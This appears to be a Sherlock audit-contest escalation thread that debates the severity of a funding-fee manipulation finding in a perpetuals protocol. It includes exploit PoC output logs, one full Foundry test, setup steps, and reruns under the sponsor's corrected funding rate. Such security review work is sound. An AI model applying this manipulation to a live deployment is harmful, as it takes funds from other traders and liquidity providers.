Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-98717524291740992
Exploiter's margin after both positions are closed:
607280076110952331076684 6
Exploiter Quote balance at End: 6072800761109
```

1.3e18

```
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-438638129348272645
Exploiter's margin after both positions are closed:
633515213628796166497289 0
Exploiter Quote balance at End: 6335152136287
```

1.0e18

```
LP balance before the deposit to Uniswap 500000000000
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-4999999999999999
Exploiter's margin after both positions are closed:
6002719260427242602066921
Balance of LP before UNI V3 position burn: 0
Balance of LP after UNI V3 position burn: 500250125061
The amount received after burn of the UNI V3 position is 500250125061
Exploiter Quote balance at End: 6002719260427
LP balance at End 500250125061
```

1.1e18

```
LP balance before the deposit to Uniswap 500000000000
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-22216831940191314
Exploiter's margin after both positions are closed:
6024615628368772567260182
Balance of LP before UNI V3 position burn: 0
Balance of LP after UNI V3 position burn: 500250125061
The amount received after burn of the UNI V3 position is 500250125061
Exploiter Quote balance at End: 6024615628368
LP balance at End 500250125061
```

1.2e18

```
LP balance before the deposit to Uniswap 500000000000
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
-98717524291740992
Exploiter's margin after both positions are closed:
6121909213700285378260942
Balance of LP before UNI V3 position burn: 0
Balance of LP after UNI V3 position burn: 500250125061
The amount received after burn of the UNI V3 position is 500250125061
Exploiter Quote balance at End: 6121909213700
LP balance at End 500250125061
```

1.3e18

```
LP balance before the deposit to Uniswap 500000000000
Exploiter Quote balance at Start: 6000000000000
Funding Fee Rate after short:
```

```
-438638129348272645
Exploiter's margin after both positions are closed:
655422026053406196913751 6
Balance of LP before UNI V3 position burn: 0
Balance of LP after UNI V3 position burn: 500250125061
The amount received after burn of the UNI V3 position is 500250125061
Exploiter Quote balance at End: 6554220260534
LP balance at End 500250125061
```

midori-fuse

From the PoC (both the recently provided PoC, the PoC on the submission, and the sponsor's test file):

```
config.setFundingConfig(marketId, 0.005e18, 1.0e18,
address(oracle_maker));
```

Aside from the funding exponent, there is also the *funding rate* (check function signature), and it's currently being set at a very unrealistic value. Here's why.

Although it's not known before the contest, the sponsor stated here that the intended funding rate (not exponent) is 100% to 500% a year. The given config (on the sponsor's comment) also looks weird, because 86400 is the number of seconds in a day, not in a year (for a year, it's 31536000 seconds).

Let's just say it's 500% a day, then $5/86400 \approx 6 * 10^{-5}$ per second. Then the funding rate in the PoC being 100 times higher than intended (and if being 500% a *year*, then it's 36500 times higher than intended). A funding rate of 100% a day means, at 1.0 exponent and max utilization, you pay a fee worth 100% of your position *per day*. How is a fee of 5 times higher than this realistic?

For a reference of what a "realistic" value is, Binance Futures's funding rate are mostly 0.01% for most assets, and the funding interval is 8 hours. That means one side pays the other 0.01% worth of their position every 8 hours. Divided by the number of seconds in 8 hours, this gives a funding rate of $3.47 * 10^{-7}$% (or $3.47 * 10^{-9}$) per second, even if they technically don't pay this fee that often.

Back to the main issue, a funding rate of 500% per year (as per the sponsor's comment) is $5/(365 * 86400) = 1.6 * 10^{-7}$. Then a funding rate of `0.005e18` or $5 * 10^{-3}$ per second is at least 30000 times higher than the sponsor's stated upper bound of value. Let us also note that this value is only achievable on the maximum utilization (smaller utilizations scale down proportionally), and that 500% is the **upper bound** on the sponsor's stated value, not the realistic intended value.

Then any given profit from the funding fee has to be divided by 30000, and the loss (from swaps, network fee, spread, etc) stays the same.

To sum up, because the funding rate is by *second*, and not anything else, the

correct funding config for a 1.0 exponent and 500% funding rate per year should be:

```
config.setFundingConfig(marketId, 0.00000016e18, 1.0e18, address(oracle_maker));
↪  // 5e18 divided by the number of seconds in a year
```

And the attack is no longer profitable, even on the upper bound of the sponsor's stated funding rate.

Because the attack is no longer profitable, and the fee per second is so small (comparable to that of the interest rate of a standard lending protocol), and also because the attacker carries a significant risk of holding a large position for a minimal fee profit, **I will also go the distance and am arguing this to be a Low**.

midori-fuse

I am also providing my own PoC to prove my claim that the current funding rate is far too high to be realistic

```
// SPDX-License-Identifier: GPL-3.0-or-later
pragma solidity >=0.8.0;

import "forge-std/Test.sol";
import "../spotHedgeMaker/SpotHedgeBaseMakerForkSetup.sol";
import { OracleMaker } from "../../src/maker/OracleMaker.sol";
import "../../src/common/LibFormatter.sol";
import { SignedMath } from "@openzeppelin/contracts/utils/math/SignedMath.sol";

contract FundingFeeExploit is SpotHedgeBaseMakerForkSetup {
    using LibFormatter for int256;
    using LibFormatter for uint256;
    using SignedMath for int256;

    address public taker = makeAddr("Taker");
    address public exploiter = makeAddr("Exploiter");
    OracleMaker public oracle_maker;

    function setUp() public override {
        super.setUp();
        //create oracle maker
        oracle_maker = new OracleMaker();
        _enableInitialize(address(oracle_maker));
        oracle_maker.initialize(marketId, "OM", "OM", address(addressManager),
↪  priceFeedId, 1e18);
        config.registerMaker(marketId, address(oracle_maker));

        //PARAMETERS SETUP
```

```
        // fee setup
        // funding fee configs (0.5% per second)
        config.setFundingConfig(marketId, 0.005e18, 1.0e18,
↪   address(oracle_maker));
        // borrowing fee 0 per second
        config.setMaxBorrowingFeeRate(marketId, 0, 0);
        oracle_maker.setMaxSpreadRatio(0.1 ether); // 10% as in team tests

        //whitelist users
        oracle_maker.setValidSender(exploiter,true);
        oracle_maker.setValidSender(taker,true);

        //mock the pyth price to be same as uniswap (set to ~$2000 in base class)
        pyth = IPyth(0xff1a0f4744e8582DF1aE09D5611b887B6a12925C);
        _mockPythPrice(2000,0);
    }

    function testFundingFeeTooHighPOC() public {
        //deposit 5M collateral as margin for alice AND exploiter (also mints
↪   the amount)
        uint256 startQuote = 5000000*1e6;
        _deposit(marketId, exploiter, startQuote);

        //deposit 2M to oracle maker
        //initial oracle maker deposit: $2M (1000 base tokens)
        vm.startPrank(makerLp);
        deal(address(collateralToken), makerLp, 2000000*1e6, true);
        collateralToken.approve(address(oracle_maker), type(uint256).max);
        oracle_maker.deposit(2000000*1e6);
        vm.stopPrank();

        // Maximum utilization (-1000 base tokens) long on oracle maker
        vm.startPrank(exploiter);
        (int256 posBase, int256 openNotional) = clearingHouse.openPosition(
            IClearingHouse.OpenPositionParams({
                marketId: marketId,
                maker: address(oracle_maker),
                isBaseToQuote: false,
                isExactInput: false,
                amount: 1000*1e18,
                oppositeAmountBound:type(uint256).max,
                deadline: block.timestamp,
                makerData: ""
            })
        );
        console.log("Funding Fee Rate after short:");
        int256 ffeeRate = fundingFee.getCurrentFundingRate(marketId);
```


```
        console.logInt(ffeeRate);

        // OUTPUT:
        // Funding Fee Rate after short:
        // -4999999999999999
        // i.e. fully utilized --> 0.5% per second

        // note that the current "exploiter" has an open notional of 2 million
↪   USDC
        // at a funding rate of 0.5% per second, 2 million USDC worth their
↪   margin gets wiped out
        // after only 200 seconds
        console.log("Exploiter's margin at start:");
        console.logInt(vault.getMargin(marketId, address(exploiter)));
        console.log("Open notional:");
        console.logInt(vault.getOpenNotional(marketId, address(exploiter)));
        console.log("");

        // every 100 seconds, 1 million worth of margin gets wiped
        // after only 500 seconds, only the round-off amount is left
        for (uint i = 1; i <= 5; i++) {
            vm.warp(block.timestamp + 100 seconds);
            console.log("Block timestamp: %d", block.timestamp);
            console.log("Exploiter margin after %d seconds:", i*100);
            console.logInt(vault.getMargin(marketId, address(exploiter)));
            console.log("");
        }
    }
}
```

To run, paste the entire code as a file `test/spotHedgeMaker/test.t.sol`, and run `forge test --match-test testFundingFeeTooHighPOC -vv`.

What the PoC does is similar to what the original submission's PoC did, albeit simplified:

- Deposits 2 million of margin into the Oracle Maker, with the min margin ratio being 100%.
- Deals the "exploiter" 5 million.
- The "exploiter" opens a position on the OM, worth 2 million.

That's it. We're done, just wait and watch the fee do the work. The exploiter won't exploit anything, but this is to show how fast the exploiter already loses money when using the test setting.

Now, the OM's utilization rate is 100%, and the funding rate is 0.5% per second.

That means in 100 seconds, the funding rate is 50%, and in 200 seconds, the funding rate is 100% i.e. the entire trader's open notional equivalent gets wiped out as fees within 200 seconds.

And indeed, the console log is as follow:

```
Funding Fee Rate after short:
  -4999999999999999
  Exploiter's margin at start:
  5000000000000000000000000
  Open notional:
  -20000000000000000000000000

  Block timestamp: 1686203821
  Exploiter margin after 100 seconds:
  4000000000000000200000000

  Block timestamp: 1686203921
  Exploiter margin after 200 seconds:
  3000000000000000400000000

  Block timestamp: 1686204021
  Exploiter margin after 300 seconds:
  2000000000000000600000000

  Block timestamp: 1686204121
  Exploiter margin after 400 seconds:
  1000000000000000800000000

  Block timestamp: 1686204221
  Exploiter margin after 500 seconds:
  1000000000
```

Using the "test config", 1 million of the exploiter/trader's USDC gets wiped out *every 100 seconds*. How is a fee of 100% the open notional every 200 seconds, or 3 minutes 20 seconds, anything realistic, or even remotely close to the sponsor's stated value or any perp trading platforms out there?

- Suppose the utilization is *not* 100%, but 10% i.e. exploiter/trader opens an OM position of 200k only. Then the fee speed is 10% of the original, which is still 100k per 100 seconds, and 2M of margin will still get erased in 2000 seconds, or 33 minutes 20 seconds.

If you change the exponent to 1.1e18, the funding rate gets even more aggressive, and the exploiter/trader's entire margin of 5 million gets almost wiped out in the first 100 seconds.

midori-fuse

Let us also do some math and prove why this is a **Low**.

For the sponsor's upper bound of 500% per year, the funding rate per second divides to 1.6e-7. That means for every 16 million USD worth of open notional, **assuming the OM stays at 100% utilization**, the "exploiter" earns one dollar worth of fee per second. Then the so-called exploit's profit is $1 per second for the following constraints/external conditions:

- Gas fees.
- Uniswap slippage for 16 million worth of assets.
  - The TVL of the USDC/WETH pool is 4 million, so such a swap is not even possible as of current.
  - Lowering the position for an easier swap will *both* lower the open notional, and the utilization rate, so the decrease in profit is two-fold.
- Borrowing fees, paid *back* to the makers, from a position worth 16 million.
- Price exposure on a position worth 16 million. If the attacker uses leverage, then their entire margin may get wiped out from liquidation.
- The OM's TVL and min margin ratio has to even be able to take 16 million to begin with. It has already been mentioned above that even Uniswap's TVL on USDC/WETH pool is 4 times lower than this.
- The attacker has to *keep* the util rate at 100% to achieve such rate of $1 per second.
  - This equates to keeping the position's open notional up with the OM's TVL, *and* counter-opening any regular positions traded against the OM, while accepting the price spread, all just to keep the util rate at 100%.

Assuming the number is not actually 16 million, but whatever the OM's TVL is. Then the attacker's profit from fees decrease accordingly, while every other losses and risks stay the same. **Note that the exploiter's position must closely match the OM's TVL at all times, to keep utilization (and thus funding fee) high**, so they cannot choose a "smaller" exploit for a less gain, because the gain is not proportional.

Any single one of the aforementioned factors alone (maybe except for gas fees) already outweights the "profit", not to mention all of them combined. Then the effect is far too small for a risk far too great, and thus this cannot be considered a medium.

WangSecurity

Thank you for that insightful input and new POCs, I will give some time for @gstoyanovbg to provide counter arguments to your messages.

WangSecurity

In the meantime, thank you @midori-fuse for these comprehensive calculations. But I've ran into problem with the most recent @gstoyanovbg POC, it's very massive and my PC is not powerful, hence, it runs infinitely and doesn't finish. I've tried several times and it still doesn't seem to be working. Therefore, I want to ask @lllllll000 or @midori-fuse to run this test and confirm the output.

Regarding the funding rate inside the funding config, is there any evidence (either from documentation/discord messages/code) what can be the realistic value of the funding rate?(question 1) Unfortunately, the funding rate of 100%-500% was provided after the contest. As I understand the following factors effect the profit of this attack:

1. Funding exponent (set by a TRSUTED admin).
2. Funding rate (set by a TRUSTED admin).
3. Liquidity at a certain price range (external condition, but can be influenced by the attacker).
4. High cost (flash loans cannot be used, cause minimum 2 blocks are required for the attack).
5. Borrowing fees (but as I understand, if the attacker indeed has sufficient funds to execute the attack, they won't borrow funds, hence, no borrowing fee (question 2).
6. Uniswap Slippage (as I understand opening a position requires making a swap on Uniswap equal to the position size, correct? (question 3)).

Is there anything else that should be added to the list? (question 4).

Despite the profits of the attacker in the end, the loss of funds for users is certain, correct? (question 5).

gstoyanovbg

It is true that the sponsor states they expect 100-500% annually, but at the same time, "fundingFactor: 200% / 86400".

200 / 86400 = 0.0023 500 / 86400 = 0.0057

Both numbers are comparable to 0.005 - the value used for fundingFactor in tests. Based on what is said, it seems that sponsors calculated what the value of fundingFactor should be this way. However, the contradiction is clear; ultimately, the code depends on the parameter passed, not on the words used to explain what the code should do. Therefore, the value passed for the parameter should carry

more weight than an explanation expressed in potentially ambiguous words. If we assume that this issue was not submitted, we have all the evidence to believe that the sponsors would have passed a value between 0.001 and 0.005 for fundingFactor, which would have led to serious losses, as already demonstrated. When I mentioned realistic values in previous comments, I meant realistic within the context of this contest. In other words, realistic values are those that the administrator would choose, especially since we know what they are. Otherwise, we could say that the administrator could set the value to 0 and this bug would not be valid. But that wouldn't make sense. I don't find logic in considering the value 0.00000016e18 as realistic, especially when the sponsor twice states that they will use a value in the range of 0.002-0.005 (once in the test and once in a comment). In my opinion, the above comments are a good addition to the discussion, but they have no relation to the severity of this finding.

Nevertheless, I will briefly comment on the conclusions of midori-fuse. To be precise, 5e18 / 31536000 = 158548959919. This will be the value I will use for fundingFactor for the test I will conduct using my POC. As correctly pointed out, the current attack with 2 consecutive blocks is not profitable (there is a negligible loss). However, as I mentioned in some of my previous comments, this is not the only way to exploit this issue. One winning attack scenario is to execute the scenario from my last POC for a longer period. In other words, positions are not closed on the next block. To demonstrate that this is profitable, I execute the attack scenario that adds additional liquidity by changing the duration to 86400 seconds (1 day).

```
LP balance before the deposit to Uniswap 4000000000000
 Exploiter Quote balance at Start: 6000000000000
 Funding Fee Rate after short:
 -158548959918
 Exploiter's margin after both positions are closed:
 6026027095578931798057495
 Balance of LP before UNI V3 position burn: 0
 Balance of LP after UNI V3 position burn: 4002001000499
 The amount received after burn of the UNI V3 position is 4002001000499
 Exploiter Quote balance at End: 6026027095578
 LP balance at End 4002001000499
```

From the log, we see a profit of $14,019 from positions and a profit of $2001 from the provided liquidity in Uniswap. Therefore, I can conclude that the attack may be profitable if executed for a long enough period. The execution time does not need to be continuous because, as seen, there are no losses from slippage and fees. One way to execute this is for the attacker to open symmetric positions in oracle maker and SpotHedgeBaseMaker, reaching the max funding rate as in my POC. The goal is for potential losses from price changes to be neutralized. The expected behavior is for other traders to be incentivized enough to open a position in the opposite direction in oracle maker to make a profit from the funding fee but also to reduce

the attacker's profit. At this point, the attacker can reverse the symmetric positions (long become short for example) in order to continue the attack or close them, waiting for a convenient moment to execute the attack again. The important thing is to accumulate enough time during which the attack is active to lock in profits.

I hope I provided a good intuition for how the attack can be profitable, although, in my opinion, realistic values in the context of this audit are 0.001-0.005.

P.S I want to note that in my POC all the losses and profits are taken into consideration and in the logs that i shared you can see that profits are greater.

gstoyanovbg

> In the meantime, thank you @midori-fuse for these comprehensive calculations. But I've ran into problem with the most recent @gstoyanovbg POC, it's very massive and my PC is not powerful, hence, it runs infinitely and doesn't finish. I've tried several times and it still doesn't seem to be working. Therefore, I want to ask @lllllll000 or @midori-fuse to run this test and confirm the output.
>
> Regarding the funding rate inside the funding config, is there any evidence (either from documentation/discord messages/code) what can be the realistic value of the funding rate?(question 1) Unfortunately, the funding rate of 100%-500% was provided after the contest. As I understand the following factors effect the profit of this attack:
>
> 1. Funding exponent (set by a TRSUTED admin).
> 2. Funding rate (set by a TRUSTED admin).
> 3. Liquidity at a certain price range (external condition, but can be influenced by the attacker).
> 4. High cost (flash loans cannot be used, cause minimum 2 blocks are required for the attack).
> 5. Borrowing fees (but as I understand, if the attacker indeed has sufficient funds to execute the attack, they won't borrow funds, hence, no borrowing fee (question 2).
> 6. Uniswap Slippage (as I understand opening a position requires making a swap on Uniswap equal to the position size, correct? (question 3)).
>
> Is there anything else that should be added to the list? (question 4).
>
> Despite the profits of the attacker in the end, the loss of funds for users is certain, correct? (question 5).

@WangSecurity Are you sure that the POC consumes a lot of resources, did you check the load of your system ? Is your ENV file correctly populated ? I can record

a video for you if you want or can give you remote access. DM me if you think that this will help.

Question 1: I am ware only for the tests. Question 2: Borrowing fee is part of the protocol it is not external borrowing fee but in my POC i took it into consideration. Question 3: Only in SHBM. Question 4: The list looks correct to me. Question 5: The profits are more than the losses if you execute the attack correctly (visible from the POC). And yes the losses for users are certain.

midori-fuse

> It is true that the sponsor states they expect 100-500% annually, but at the same time, "fundingFactor: 200% / 86400".

- 200% is not 200, it is 2. Even if the funding rate is 500% per **day**, the funding rate of 0.5% per **second** is *still* 86 times higher than the testing config. They are not comparable.
- The sponsor made a mistake here. 86400 is the number of seconds in a day, not in a year.
- During the funding fee calculation, the funding rate is never divided by the number of seconds in a year, and it is also not divided when setting the config. Alongside my PoC, this proves that the funding rate is by second, and not by anything else.

  When I mentioned realistic values in previous comments, I meant realistic within the context of this contest. In other words, realistic values are those that the administrator would choose, especially since we know what they are.

Additionally addressing @WangSecurity's question 1 by providing examples of real-life exchanges:

> Regarding the funding rate inside the funding config, is there any evidence (either from documentation/discord messages/code) what can be the realistic value of the funding rate?(question 1)

This coinglass link shows the funding rate of 13 different perpetual exchanges, all of them in the range of about 0.01% per 8 hours, which is 1.4 million times higher than the testing config of 0.5% per second. You can also click on any asset to view their historical funding rate.

When the docs do not tell us what the intended value is, then we must use reasonable values. As external evidences by other perpetual exchanges have pointed out, the values I calculated are realistic.

If you still disagree, please provide reference to any code/docs or any existing perpetual exchanges to prove 0.5% per ~~day~~ second is anything "realistic". The

testing fee config does not prove anything if it's a million times higher than multiple real-life exchanges.

> To demonstrate that this is profitable, I execute the attack scenario that adds additional liquidity by changing the duration to 86400 seconds (1 day).

The new PoC is leaving the position open for a *day*, which exposes it to the following factors:

- *As soon as* any regular traders opens a position *within the entire day*, the utilization rate of the OM decreases, and the extreme funding rate is no longer existent.
- To maintain your extreme funding rate, you must open a counter-position i.e. repeating the same attack steps, which further exposes you to:
  - Another wave of UniV3 slippage.
  - The OM's price spread premium, preventing you from even being able to reopen the position at the oracle price.
- When you skew the UniV3 price away from the oracle price during the SHBM step, you created an arb scenario that undoes your position by doing the opposite of what you did. Any party would be happy to take the arbing profit.
- You start with a balance of $10 million (6 in margin, 4 in LP), and walks away with 28k "profit" or a 0.28% profit, if and only if:
  - The price moves in your favor when you close it out.
  - **No one** trades during the entire day. Any trades made reduces your "profit" by UniV3 slippage and OM's price spread premium.

As you have stated yourself that *maintaining* the position for a long time is a required factor for this attack:

> The important thing is to accumulate enough time during which the attack is active to lock in profits.

Addressing @WangSecurity's concerns for question 4 and 5 at the same time:

> Despite the profits of the attacker in the end, the loss of funds for users is certain, correct?

Quoting
Sherlock rules, section III (Sherlock's standards), point 2 on the matter of griefing:

> Additional constraints related to the issue may decrease its severity accordingly.

As I have laid out in my previous comment, there are far too many factors to this to be considered a medium, which additionally addresses another of your concern:

> Is there anything else that should be added to the list? (question 4).

- Because the attack involves a large UniV3 swap, the UniV3 price is pushed away from the Oracle price, which creates a natural arbitrage scenario that reverses the effects of the attack.
  - This also answers Wang's question 3: Yes, the attack involves a UniV3 swap of a volume equal to the attack position.
- In order to generate a utilization of 100%, you have to swap up to the entire position capacity of the OM. Additionally, you have to **maintain** the high utilization. The higher the utilization is, the more costly it is to maintain the position, as you have to pay more premium to move the util rate up. Overall the griefing is **not** delta-neutral due to both the UniV3 swap and the OM's spread premium.

This actually adds another factor affecting the profit of the attack: The OM's price spread. Due to issue #25 , the spread is not applied when the attack is first performed (e.g. pushing the util rate from 0% to 100% will not apply the premium), but it is applied whenever the position is maintained (e.g. pushing the util rate from 90% to 100% *will* apply the premium at 90%).

Spending 10 million dollars to grief-push the funding rate to 500% a year for a guaranteed loss, as well as having to maintain it for additional loss, and combining the factors you mentioned alongside my own outlined ones, is enough to consider this attack unrealistic and a non-medium.

gstoyanovbg

@midori-fuse

> 200% is not 200, it is 2. Even if the funding rate is 500% per day, the funding rate of 0.5% per second is still 86 times higher than the testing config. They are not comparable.

I know but how do you think that the sponsor calculated the value 0.005e18 ?? It is just ~500/86400. I believe that they meant the same with this 200% - 200/86400 not 2 / 86400.

> The sponsor made a mistake here. 86400 is the number of seconds in a day, not in a year.

But the sponsor would have made the same mistake in production as well without this finding.

> During the funding fee calculation, the funding rate is never divided by the number of seconds in a year, and it is also not divided when setting

> the config. Alongside my PoC, this proves that the funding rate is by second, and not by anything else.

I don't understand what your POC prove and why it have only 1 position opened which loss value over time, which is normal.

> This coinglass link shows the funding rate of 13 different perpetual exchanges, all of them in the range of about 0.01% per 8 hours, which is 1.4 million times higher than the testing config of 0.5% per second. You can also click on any asset to view their historical funding rate.

I am not aware how the funding rate is implemented on each of these protocols so this is not argument for me. The only thing that matters is the current protocol. How can i know that all these protocols have same implementation of funding fee like this one ?

> When the docs do not tell us what the intended value is, then we must use reasonable values. As external evidences by other perpetual exchanges have pointed out, the values I calculated are realistic.

Disagree. Already explained why,

> If you still disagree, please provide reference to any code/docs or any existing perpetual exchanges to prove 0.5% per day is anything "realistic". The testing fee config does not prove anything if it's a million times higher than multiple real-life exchanges.

I truly hope you don't expect me to go through all the perpetual protocols and compare their implementations and funding rates with those we have here. Sponsors have the right to choose; it's their protocol, and they have chosen to test with a specific value. Or do you think that they decided to test with a value a million times larger than what they intend to use?

> The new PoC is leaving the position open for a day, which exposes it to the following factors: As soon as any regular traders opens a position within the entire day, the utilization rate of the OM decreases, and the extreme funding rate is no longer existent. To maintain your extreme funding rate, you must open a counter-position i.e. repeating the same attack steps, which further exposes you to: Another wave of UniV3 slippage. The OM's price spread premium, preventing you from even being able to reopen the position at the oracle price. When you skew the UniV3 price away from the oracle price during the SHBM step, you created an arb scenario that undoes your position by doing the opposite of what you did. Any party would be happy to take the arbing profit. You start with a balance of $10 million (6 in margin, 4 in LP), and walks away with 28k "profit" or a 0.28% profit, if and only if: The price moves in your favor when you close it out. No one trades during the entire day. Any

> trades made reduces your "profit" by UniV3 slippage and OM's price spread premium.

Firstly, I hope this paragraph is not an attempt to distort my words. The open position for 1 day was simply to demonstrate that if the attack works for 86400 seconds, we have a profit. Just an example, nothing more. I also explained that it is not necessary for the 86400 seconds to be consecutive. I want to ask, have you spent more than 5 minutes on the POC I uploaded a day or two ago? From your words, I understand that you haven't. And once again, I'll repeat, the issue with slippage is manageable.

> As you have stated yourself that maintaining the position for a long time is a required factor for this attack:

This is not correct. I have stated that if you reduce the fundingFactor 1 million times (compared to the one from the tests) it is a possible way to conduct the attack. Maybe not the only one maybe even not the best one. And this is not a limitation because this value is beyond any reasonable deviation from the value in the test files

Till the end of your post you provide arguments that i think that was discussed many times. I think that we already provided our arguments and the judge has enough information to make a decision. I don't see the point in repeating the same thing over and over again. @WangSecurity if you have more questions to me i can answer but don't plan to continue to answer comments that doesn't provide any new arguments.

WangSecurity

I think to prevent any arguing on whether the funding rate is correct or not, we can ask @paco0x . In this comment you say it's yearly rate, but divide it by 86400, which is the amount of seconds in day, which was correctly noted by the @midori-fuse earlier. Could you please clarify, if we choose the 500% how it would look exactly in the code? Would it look the following:

```
config.setFundingConfig(marketId, 0.005e18, 1.0e18,
address(oracle_maker));
```

Or is it wrong.

Also, I believe we should avoid looking at what the funding rate is on the different perpetual exchanges, especially centralised ones, cause they work differently. Of course, it's completely logical, but I hope you understand what I mean here.

> Addressing @WangSecurity's concerns for question 4 and 5 at the same time:
>
> > Despite the profits of the attacker in the end, the loss of funds for users is certain, correct?

> Quoting Sherlock rules, section III (Sherlock's standards), point 2 on the matter of griefing:
>
> > Additional constraints related to the issue may decrease its severity accordingly.

Totally understand, just wanted to get the clarification, cause it seems the discussion is mostly about the profit, and not the losses.

We'll wait for the sponsor to clarify if the funding rate is correct or not and if there are any questions from my side, will ask them a bit later. Thanks very much to both of you for these insightful comments!

WangSecurity

There are only small clarifications I need.

Since, we haven't got the response from sponsor yet, as I see from @gstoyanovbg, the attack is indeed profitable without adding additional liquidity and is executed in 2 blocks. Hence, there is no need for the attacker to hold positions for a day or more, which exposes them to additional risks. Correct?

Moreover, in the same POC by @gstoyanovbg the position is closed via OM and not SHBM. Since the swap equal to volume of the entire trade on Uniswap happens only in SHBM, then Uniswap fees are also shouldn't not be taken in consideration. Correct?

That's the two questions I got. I understand that the answer from sponsor effects the first question, hence, for now let's consider that the value used by ge6a is correct, until proven otherwise. For your ease, just answer my questions yes/no and what words exactly are incorrect.

Thank you for these comprehensive responses as always!

paco0x

> I think to prevent any arguing on whether the funding rate is correct or not, we can ask @paco0x . In this comment you say it's yearly rate, but divide it by 86400, which is the amount of seconds in day, which was correctly noted by the @midori-fuse earlier. Could you please clarify, if we choose the 500% how it would look exactly in the code? Would it look the following:
>
> ```
> config.setFundingConfig(marketId, 0.005e18, 1.0e18,
> address(oracle_maker));
> ```
>
> Or is it wrong.

Sorry, you're right, it's wrong, should be divided by (86400 *365), like:

```
config.setFundingConfig(marketId, 200% / (86400 * 365) * 1e18, 1.0e18,
↪  address(oracle_maker));
```

We didn't plan to enable the funding in production because of the concern about potential issues here. A proper funding rate config needs to be obtained through practice and some research. 100% ~ 500% (per year at 100% imbalance rate) is just a rough idea without enough research on it. However, I believe we won't set this value too high as it discourages users from opening positions.

WangSecurity

@paco0x last small clarification. It will be actually used as 200% in the calculation and not 200 or 2?

paco0x

> @paco0x last small clarification. It will be actually used as 200% in the calculation and not 200 or 2?

oh, 200% means 2, can be written as `2e18 / (86400 * 365)`

WangSecurity

@gstoyanovbg @lllllll000 @midori-fuse I need assistance from your side. Firstly, due to inability to run the most recent POC from this comment with new value for fundingRate from sponsor (please test it with both `2e18 / (86400 * 365)` and the upper bound `5e18 / (86400 * 365)`) and provide the output data.

Secondly, I need answers for these two small questions.

I believe it'll be sufficient to make the final judgement, hence, I'm asking you to do that in a timely manner.

lllllll000

@gstoyanovbg can you clarify how to set up the tests? can you list the file name and path for each solidity block? It's not clear which are replacements of existing files, and which go where. When I ran with what I tried, I see:

```
Encountered 2 failing tests in test/clearingHouse/a.t.sol:FundingFeeExploit3
[FAIL. Reason: EvmError: Revert] testFundingFeeExploitAdditionalLiquidity()
↪  (gas: 254348)
[FAIL. Reason: PathNotSet(0x4200000000000000000000000000000000000006,
↪  0x3D7Ebc40AF7092E3F1C81F2e996cbA5Cae2090d7)]
↪  testFundingFeeExploitNoAdditionalLiquidity() (gas: 2870645)
```

so I think I missed something. I suspect the hangs others are seeing are also due to incorrect placements of files.

For the future, think it would be best to provide a `git diff > patch` for the modified files, and only have a single file for the tests, rather than having 'version 2's of each, so that it's easy to see what's being changed

midori-fuse

There were 4 files and here are the file locations:

- First file: `test/poc/Test.sol`
- Second file: `test/spotHedgeMaker/SpotHedgeBaseMakerForkSetup2.sol`
- Third file: `test/spotHedgeMaker/INonfungiblePositionManager.sol`
- Fourth file: `test/clearingHouse/ClearingHouseIntSetup.sol`

The .env file only has `OPTIMISM_WEB3_ENDPOINT_ARCHIVE` filled out. You may want to use a dedicated RPC (e.g. your own Infura endpoint) instead of a public one for better performance.

The test command were: `forge test --match-test testFundingFeeExploitAdditionalLiquidity -vv` and `forge test --match-test testFundingFeeExploitNoAdditionalLiquidity -vv`

I modified line 144 of the first file to the following (500% yearly rate) and keep everything else unchanged:

```
config.setFundingConfig(marketId, uint(5e18) / (365 days), 1.0e18,
↪  address(oracle_maker));
```

And the result was:

```
Logs:
  Exploiter Quote balance at Start: 6000000000000

  Funding Fee Rate after short:
  -158548959917
  Exploiter's margin after both positions are closed:
  599661050882309803001433 8
  Exploiter Quote balance at End: 5996610508823
```

```
Logs:
  LP balance before the deposit to Uniswap 500000000000
  Exploiter Quote balance at Start: 6000000000000

  Funding Fee Rate after short:
  -158548959917
  Exploiter's margin after both positions are closed:
  599636046175617477139702 8
```

```
  Balance of LP before UNI V3 position burn: 0
  Balance of LP after UNI V3 position burn: 500250125061
  The amount received after burn of the UNI V3 position is 500250125061
  Exploiter Quote balance at End: 5996360461756
  LP balance at End 500250125061
```

WangSecurity

There was a bit of confusion regarding second question here about double negative (shouldn't). Will rephrase it here:

As @gstoyanovbg said in one of the previous comments, the swap on Uniswap, equal to the size of position, is made ONLY in SHBM, NOT in OM. In last POC by @gstoyanovbg both open and close position is made in the OM (if I understand correctly, feel free to correct it). But @midori-fuse said that Uniswal fees and slippage should be taken into consideration. But, in the last POC @gstoyanovbg uses OM, hence, the Uniswap Fees and slippage, shouldn't be taken into consideration? Hope that clears all the confusion.

WangSecurity

If anyone is planning to also run the POC with the updated funding rate value and get the results different from these, try to explain what made the difference

IIIIIIIOOO

Got the same numbers with the provided file locations (initial run appeared to hang, but eventually completed after 2381.11s. subsequent runs completed immediately, so the hang is due to rpc slowness as midori-fuse said)

```
Ran 2 tests for test/poc/Test.sol:FundingFeeExploit3
[PASS] testFundingFeeExploitAdditionalLiquidity() (gas: 56345316)
Logs:
  LP balance before the deposit to Uniswap 500000000000
  Exploiter Quote balance at Start: 6000000000000

  Funding Fee Rate after short:
  -158548959917
  Exploiter's margin after both positions are closed:
  5996360461756174771397028
  Balance of LP before UNI V3 position burn: 0
  Balance of LP after UNI V3 position burn: 500250125061
  The amount received after burn of the UNI V3 position is 500250125061
  Exploiter Quote balance at End: 5996360461756
  LP balance at End 500250125061

[PASS] testFundingFeeExploitNoAdditionalLiquidity() (gas: 56009464)
Logs:
```

```
  Exploiter Quote balance at Start: 6000000000000

  Funding Fee Rate after short:
  -158548959917
  Exploiter's margin after both positions are closed:
  5996610508823098030014338
  Exploiter Quote balance at End: 5996610508823

Suite result: ok. 2 passed; 0 failed; 0 skipped; finished in 6.57s (1.71s CPU
↪  time)
```

midori-fuse

I additionally changed the time duration of the attack (line 282 for no liq, line 440 for with liq) and found that:

- For the case of no liquidity, the exploiter's quote balance reaches the initial amount at 57000 seconds.
- For the case of with additional liquidity, the duration is 37000 seconds.
- The funding rate remains constant, so the attacker's margin increases at the same speed throughout (before and after the mentioned timestamp).

Finally, to address @WangSecurity's two questions:

First question: By the new parameters and the given PoC, the attacker **do** needs to hold the two positions for the given durations above.

